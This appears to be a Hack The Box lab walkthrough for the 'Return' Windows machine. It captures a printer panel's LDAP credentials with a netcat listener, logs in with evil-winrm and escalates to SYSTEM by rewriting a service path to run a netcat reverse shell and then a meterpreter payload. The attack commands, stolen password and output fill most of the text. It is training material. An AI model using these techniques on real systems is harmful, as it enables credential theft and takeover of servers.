Return

27th May 2021 / Document No D21.101.183

Prepared By: MrR3boot

Machine Author(s): MrR3boot

Difficulty: Easy

Classification: Official

Synopsis

Return is an easy difficulty Windows machine featuring a network printer administration panel that stores LDAP credentials. These credentials can be captured by inputting a malicious LDAP server which allows obtaining foothold on the server through the WinRM service. User found to be part of a privilege group which further exploited to gain system access.

Skills Required

- Basic Windows Knowledge
- Beginner Active Directory Knowledge

Skills Learned

- Network Printer Abuse
- Server Operators Group Abuse

Enumeration

Nmap

Let's start with port scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.233 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.233
```

```
nmap -p$ports -sV -sC 10.10.10.233

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

Nmap output shows that the target is a Windows machine with ports 80 (Internet Information Services), 445 (SMB) and 5985 (Windows Remote Management) available.

SMB


Let's enumerate SMB service using `enum4linux` tool.

```
enum4linux -a 10.10.10.233

<SNIP>
Domain Name: RETURN
Domain Sid: S-1-5-21-3750359090-2939318659-876128439
[+] Host is part of a domain (not a workgroup)
<SNIP>
```

This reveals that the host is part of the `RETURN` domain. SMB does not allow NULL or guest sessions, so can turn our attention to the website.

IIS

This reveals a printer admin panel, such as you find on enterprise Canon, Xerox and Epson multifunction devices. Navigating to `Settings` reveals a username and domain name.



Foothold

These devices store LDAP and SMB credentials, in order for the printer to query the user list from Active Directory, and to be able to save scanned files to a user drive. These configuration pages typically allow the domain controller or file server to be specified. Let's stand up a listener on port 389 (LDAP) and specify our tun0 IP address in the `Server address` field.

```
sudo nc -lvnp 389
```

```
sudo nc -lvnp 389
listening on [any] 389 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.233] 63864
0*`%return\svc-printer
                     1edFg43012!!
```

A connection is received, and the credentials of `svc-printer` is revealed. From portscan we see WinRM port is open. Let's connect to the service using `evil-winrm` tool.

```
gem install evil-winrm
evil-winrm -i 10.10.10.233 -u svc-printer -p '1edFg43012!!'
```

```
evil-winrm -i 10.10.10.233 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Privilege Escalation

Enumerating group memberships reveals that `svc-printer` is part of `Server Operators` group.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
<SNIP>

Logon hours allowed          All

Local Group Memberships      *Print Operators    *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
```

We can read more about this group here. Members of this group can start/stop system services. Let's modify a service binary path to obtain a reverse shell.

```
upload /usr/share/windows-resources/binaries/nc.exe
sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.2 1234"
```

Stand up a listener on port 1234 and issue the below commands to obtain the reverse shell.

```
sc.exe stop vss
sc.exe start vss
```

```
nc -vlnp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.233] 49727
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

The above-obtained shell is unstable and might die after a few seconds. A more efficient way would be to obtain a meterpreter shell and then quickly migrate to a more stable process.

We can use `msfvenom` to generate a meterpreter reverse shell executable payload file for the Windows remote host.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=1337 -f exe > shell-x86.exe
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.69 LPORT=1337 -f exe > shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

ls
shell.exe
```

Using the current Evil-WinRM shell, the executable can be uploaded on the remote host.

```
upload shell.exe
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload shell.exe

Info: Uploading shell.exe to C:\Users\svc-printer\Desktop\shell.exe
Data: 98400 bytes of 98400 bytes copied
Info: Upload successful!
```

Next, we will use the Metasploit console to configure a listener for a reverse shell session on a Windows target.

```
msfconsole
```

Select the `multi/handler` exploit module, which is used to listen for incoming connections from a compromised system.

```
use exploit/multi/handler
```

```
msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) >
```

Set the payload as `windows/meterpreter/reverse_tcp` that allows for a reverse TCP connection to be established between the attacker's machine and the target.

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST YOUR_IP
set LPORT 1337
```

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set LHOST 10.10.14.69
LHOST => 10.10.14.69

msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
```

Start the listener using the `run` command.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.69:1337
```

Using the existing shell, let's modify a service binary path to obtain a reverse shell.

```
sc.exe config vss binPath="C:\Users\svc-printer\Desktop\shell.exe"
```

```
*Evil-WinRM* PS C:> sc.exe config vss binPath="C:\Users\svc-printer\Desktop\shell.exe"

[SC] ChangeServiceConfig SUCCESS
```

We already have our Metasploit listener running on port `1337`, so let us now issue the below commands to obtain the reverse shell.

```
sc.exe stop vss
sc.exe start vss
```


```
*Evil-WinRM* PS C:> sc.exe start vss
```

After obtaining a meterpreter session, use the `ps` command to list the running processes on the remote box.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                    Path
 ---   ----  ----                  ----  -------  ----                    ----
 0     0     [System Process]
 4     0     System                x64   0
 88    4     Registry              x64   0
 268   4     smss.exe              x64   0

[** SNIP **]

 3172  616   svchost.exe           x64   0        NT AUTHORITY\SYSTEM     C:\Windows\System32\svchost.exe
```

Choose an appropriate process which is running as `NT AUTHORITY\SYSTEM` and migrate to it. In this case, we will be migrating to the process with PID 3172.

```
migrate <PID>
```



We can now spawn a shell and grab the root flag.

```
shell
```